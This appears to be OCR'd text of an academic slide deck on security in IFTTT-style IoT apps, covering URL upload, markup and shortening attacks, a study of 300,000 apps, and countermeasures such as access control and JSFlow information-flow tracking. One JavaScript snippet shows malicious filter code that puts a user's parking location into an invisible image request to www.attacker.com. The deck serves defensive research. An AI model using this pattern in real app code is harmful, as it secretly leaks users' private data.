if this then what?

Controlling Flows in IoT Apps

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CHALMERS

IoT apps

> "Connecting otherwise unconnected devices"

> "Managing user's digital lives"
- Smart homes, smartphones, cars, fitness armbands
- Online services (Google, Dropbox, ...)
- Social networks (Facebook, Twitter, ...)

IFTTT

> End-user programming
- Anyone can create and publish apps
- Most apps by third parties

zapier

> Web interface + smartphone clients

Microsoft Flow

IFTTT: architecture

- for personalization: "Rename the photo to..."
- optional

filter code

JavaScript

trigger

action

event from a service: "I'm taking a new photo with my smartphone"

event from other service: "Upload it to my cloud"

IFTTT: app example

- no filter code info
- added/updated at any time


3rd party maker

if  then  ? 


trigger


action

#installs




IFTTT: threat model







IFTTT: access control




IFTTT: access control & sandboxing



IFTTT: access control & sandboxing



IFTTT: access control & sandboxing




- JS "sandboxed"
- no I/O, only APIs

Secure enough?

Apparently not...

3 Types of URL-based attacks




- URL upload attack
- URL markup attack

- JS "sandboxed"
- no I/O, only APIs

- URL shortening attack

IFTTT: app with upload



service **trigger event**

trigger API: `IosPhotos.newPhotoInCameraRoll`


if **then**

action API:

`GoogleDrive.uploadFileFromUrlGoogleDrive`

service **action event**

IFTTT: app with upload



service **trigger event**

trigger API: `IosPhotos.newPhotoInCameraRoll.PublicPhotoURL`
`AlbumName`
`TakenDate`

if **then**

ingredients

action API:


`GoogleDrive.uploadFileFromUrlGoogleDrive.setURL(...)`
`setFilename(...)`
`setPath(...)`

service **action event**

URL-based attacks: URL-upload attack

DEMO

IFTTT: app with markup



service

trigger event

trigger API: `Bmwlabs.startParking.ParkLocationUrl`

`CreatedAt`

`Mileage`

`Heading`

ingredients

if then

JavaScript

action API:


`Email.sendMeEmail.setBody(...)`

`setSubject(...)`

service

action event

URL-based attacks: URL-markup attack



Invisible image linking to attacker's server.

```
loc = encodeURIComponent(Bmwlabs.startParking.ParkLocationUrl)
Email.sendMeEmail.setBody(... + '<img src=\"www.attacker.com?'
                    + loc + '\" style=\" width:0px; height:0px;\">')
```

URL-based attacks: URL shortening attack

2. Put up image under public URL on ifttt.com

Shortened URL:
http://ift.tt/*******
7chars (1st constant)

3. Pass URL to Email API

1. Upload new file to IFTTT

URL-based attacks: URL shortening attack

2. Put up image under public URL on ifttt.com


Shortened URL: http://ift.tt/***** 7chars (1st constant)**

3. Pass URL to Email API

1. Upload new file to IFTTT

6-chars URLs insecure 2.5% success rate

Empirical measurement study



> Dataset by Mi et al. (May 2017)

- 300,000 IFTTT app data: triggers and actions used

> Classification of apps


- Public sinks: with markup and upload from url capabilities
- Private sources & public sinks >> **potential privacy violation**

30% apps

Countermeasures: Breaking the flow

> Per-app access control

- Public app: no private sources
- Private app: no public sinks



> Securing private apps against

- URL-markup attack: output sanitization
- both attacks: cannot build URLs from strings, only via APIs

> Secure URL shortening: 11-12 chars best practice

Countermeasures: Tracking the flow

> Track information flow in JavaScript code
> Allow flow from public sources to attacker
  - Logo image with public URL
> Block flow from private sources to attacker
  - Location leaks prevented
> JSFlow
  - Information flow tracker for JavaScript
  - ECMA-262 v.5 support
  - `jsflow.net`

Types of flow: explicit

Automatically get an email every time you park your BMW with a map to where you're parked

APPLET TITLE

Car is parked

